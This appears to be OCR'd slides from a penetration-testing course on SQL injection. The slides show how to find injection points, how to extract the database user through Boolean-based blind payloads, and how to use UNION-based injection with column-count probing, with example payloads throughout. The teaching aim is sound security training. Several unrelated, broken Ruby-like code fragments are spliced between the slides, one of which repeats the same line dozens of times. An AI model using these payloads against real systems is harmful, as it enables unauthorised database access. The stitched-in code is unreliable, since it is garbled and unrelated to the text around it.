
4.7.4.1 Example – Finding SQL Injections

When you click on a thumbnail, you can see the full-size image and how many people viewed the image.




4.7.4.1 Example – Finding SQL Injections

Please note, the **id** GET parameter. It is a user input, so we can test it to verify if it is vulnerable to a SQLi.



4.7.4.1 Example – Finding SQL Injections

This is what we get just by sending a string termination character, and it means that *id* is an injection point!



4.7.4.1 Example – Finding SQL Injections

Keep in mind that during a pentest you have to find **all vulnerability**, so you have to test all other inputs. You will not just stop at the first injection point you find and can use Burp Proxy to test Headers, Cookies and POST parameters.


Do not leave any stone unturned!



4.7.4.2 Example – Using Burp to Test an Injection Point

Example:

In this example, we are injecting into the username POST parameter.



4.7.4.3 From Detection to Exploitation

Finding a possible injection point is just one part of the job. To successfully **exploit** a SQL injection you need to know the right techniques.

Then, after finding the best way to **manually** exploit an injection, you can **efficiently automate** the exploitation using automatic tools.

```
24 # @param @context - the experiment's context
25 # @param @observations - an array of Observations, in which
26 # @param @control - the control observation
27
28 def skillRanking(experiment, observations = [], control = null)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - @control
33   evaluate_candidates
34
35   freeze
36
37   @context =
38     experiment.context
39
40   @experiment_name =
41     experiment.name
42
43   @result =
44     skillRanking
45
46   # @param @result - the result of the skillRanking
47   # @param @match - the match between the result and the
48   # @param @result - the result of the skillRanking
49   def match
50     @result == @match
51   end
52
53   @result == @match
54   @result == @match
55   @result == @match
56   @result == @match
57   @result == @match
58   @result == @match
59   @result == @match
60   @result == @match
61   @result == @match
62   @result == @match
63   @result == @match
64   @result == @match
65   @result == @match
66   @result == @match
67   @result == @match
68   @result == @match
69   @result == @match
70   @result == @match
71   @result == @match
72   @result == @match
73   @result == @match
74   @result == @match
75   @result == @match
76   @result == @match
77   @result == @match
78   @result == @match
79   @result == @match
80   @result == @match
81   @result == @match
82   @result == @match
83   @result == @match
84   @result == @match
85   @result == @match
86   @result == @match
87   @result == @match
88   @result == @match
89   @result == @match
90   @result == @match
91   @result == @match
92   @result == @match
93   @result == @match
94   @result == @match
95   @result == @match
96   @result == @match
97   @result == @match
98   @result == @match
99   @result == @match
100  @result == @match
```



4.7.5 Boolean Based SQL Injections

In one of the previous examples, we saw how to use a crafted **payload** to force a query to retrieve all the entries in a table:



```
SELECT Name, Description FROM Products WHERE ID='' OR 'a'='a';
```

The payload uses some **Boolean** logic to force the query to include all the entries.

4.7.5 Boolean Based SQL Injections


When crafting a **Boolean based SQLi** payload, you want to transform a query in a True/False condition, which reflects its state to the web application output.



4.7.5 Boolean Based SQL Injections

Let's try it on the previous example.

We already know that **id** is a vulnerable parameter.



4.7.5 Boolean Based SQL Injections

We can guess the dynamic query structure:

```
SELECT <fields> FROM <table> WHERE id='<id parameter>';
```

The query is probably something like:

```
SELECT filename, views FROM images WHERE id='<id parameter>';
```


So, we can try to trigger an always true condition and see what happens.

4.7.5 Boolean Based SQL Injections

We can use

' OR 'a'='a

and see that the application shows an image.




4.7.5 Boolean Based SQL Injections

Let's test it with another always true condition:

```
' OR '1'='1
```

The result is the same.




4.7.5 Boolean Based SQL Injections

On the other hand, an always **false** condition does not find anything in the database:

```
' OR '1'='11
```

There is **no image and no view counter**. So, this is clearly an exploitable SQL injection.



4.7.5.1 Exploiting a Boolean Based SQLi

Let's see a way to find the current database user by using Boolean based blind SQL injections.

We will use two MySQL functions: *user()* and *substring()*.



4.7.5.1 Exploiting a Boolean Based SQLi

user() returns the name of the user currently using the database:

```
</>  
mysql> select user();  
+-----+  
| user() |  
+-----+  
| root@localhost |  
+-----+  
1 row in set (0.00 sec)
```



4.7.5.1 Exploiting a Boolean Based SQLi

substring() returns a substring of the given argument. It takes three parameters: the input string, the position of the substring and its length.

```
</>  
mysql> select substring('elearnsecurity', 2, 1);  
+-----+  
| substring('elearnsecurity', 2, 1) |  
+-----+  
| |  
+-----+  
1 row in set (0.00 sec)
```



4.7.5.1 Exploiting a Boolean Based SQLi

Functions can be used as an argument of other functions.

```
</>  
mysql> select substring(user(), 1, 1);  
+-----+  
| substring(user(), 1, 1) |  
+-----+  
| r                |  
+-----+  
1 row in set (0.00 sec)
```



EXAMPLE

4.7.5.1 Exploiting a Boolean Based SQLi

SQL allows you to test the output of a function in a True/False condition.

```
mysql> select substring(user(), 1, 1) = 'r';
+-----+
| substring(user(), 1, 1) = 'r' |
+-----+
| 1 |
+-----+
1 row in set (0.00 sec)
```

True

```
mysql> select substring(user(), 1, 1) = 'a';
+-----+
| substring(user(), 1, 1) = 'a' |
+-----+
| 0 |
+-----+
1 row in set (0.00 sec)
```

False

4.7.5.1 Exploiting a Boolean Based SQLi

Combining those features, we can iterate over the letters of the username by using payloads such as:

- ' or substr(user(), 1, 1) = 'a
- ' or substr(user(), 1, 1) = 'b
- ...

```
20 def initialize_default
21   @experiment = Experiment.new
22   @observations = []
23   @control = Control.new
24   @candidates = []
25   @evaluate_candidates
26 end
27
28 def skillset(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = []
33   @evaluate_candidates
34 end
35
36 def evaluate_candidates
37   @candidates = []
38   @experiment.candidates.each do |candidate|
39     @candidates << candidate
40   end
41 end
42
43 def context
44   @context = {}
45   @context[:experiment] = @experiment
46   @context[:observations] = @observations
47   @context[:control] = @control
48   @context[:candidates] = @candidates
49   @context[:result] = nil
50 end
51
52 def match(candidate)
53   @result = nil
54   @experiment.match(candidate)
55 end
56
57 def result
58   @result
59 end
60
61 def reset
62   @experiment = Experiment.new
63   @observations = []
64   @control = Control.new
65   @candidates = []
66   @evaluate_candidates
67 end
```

4.7.5.1 Exploiting a Boolean Based SQLi


When we find the first letter, we can move to the second:

- ' or substr(user(), 2, 1) = 'a
- ' or substr(user(), 2, 1) = 'b
- ...

Until we know the entire username.

4.7.5.1 Exploiting a Boolean Based SQLi

Here we can see that the first letter of the database username of the web application is "s". We infer this because we see an image and we know an image is shown only upon a TRUE condition.



4.7.6 UNION Based SQL Injections

Many times, some of the results of a query are directly displayed on the output page.

This feature can be exploited using the **UNION** SQL command.

```
24 * @param @context - the experiment's context
25 * @param @observations - an array of Observations, in ascending order
26 * @param @control - the control Observation
27
28 def initialize(experiment, observations = [], control = nil)
29   @experiment = experiment
30   @observations = observations
31   @control = control
32   @candidates = observations - [control]
33   evaluate_candidates
34
35   freeze
36
37   @context =
38     experiment.context
39   end
40
41   * @return the name of the experiment
42   def experiment_name
43     experiment.name
44   end
45
46   * @return whether the result is a match between an observation and the control
47   def matches?
48     ...
49   end
50
51   @candidates/result.rb 11
```



4.7.6 UNION Based SQL Injections

If our payload makes the result of the original query empty, then we can have the results of another, attacker controlled, query shown on the page.

Example:



```
SELECT description FROM items WHERE id='' UNION SELECT user(); -- -';
```

4.7.6 UNION Based SQL Injections

The following payload forces the web application to display the result of the *user()* function on the **output page**:

```
' UNION SELECT user();
```

Let's see it in detail.

4.7.6 UNION Based SQL Injections

Payload Analysis

This closes
the string in
the original query.

This comment prevents
the following part of the
original query from being
parsed by the database.



```
SELECT description FROM items WHERE id=' ' UNION SELECT user(); -- -';
```

Original
query

Remainder of
the original query

4.7.6.1 Exploiting UNION SQL Injections

To exploit a SQL injection, you first need to know how many fields the vulnerable query selects.

You can do that by trial and error.

```
def skillsize(experiment, observations = [], control = null)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - [control]
  evaluate_candidates

  freeze
end

# Find the experiment's context
def context
  experiment.context
end

# Find the name of the experiment
def experiment_name
  experiment.name
end

# Find the result a match between all names
def matches?
  # ...
end
```




4.7.6.1 Exploiting UNION SQL Injections

We know there is an injection there, but injecting the following gives us an error:


```
' UNION SELECT null; -- -
```

The number of fields of the original query and our payload do not match.



4.7.6.1 Exploiting UNION SQL Injections


Let's try with two fields, which seems to work!



4.7.6.1 Exploiting UNION SQL Injections

Let's verify if we can try with three fields.

The error confirms that the original query has just two fields.



4.7.6.1 Exploiting UNION SQL Injections

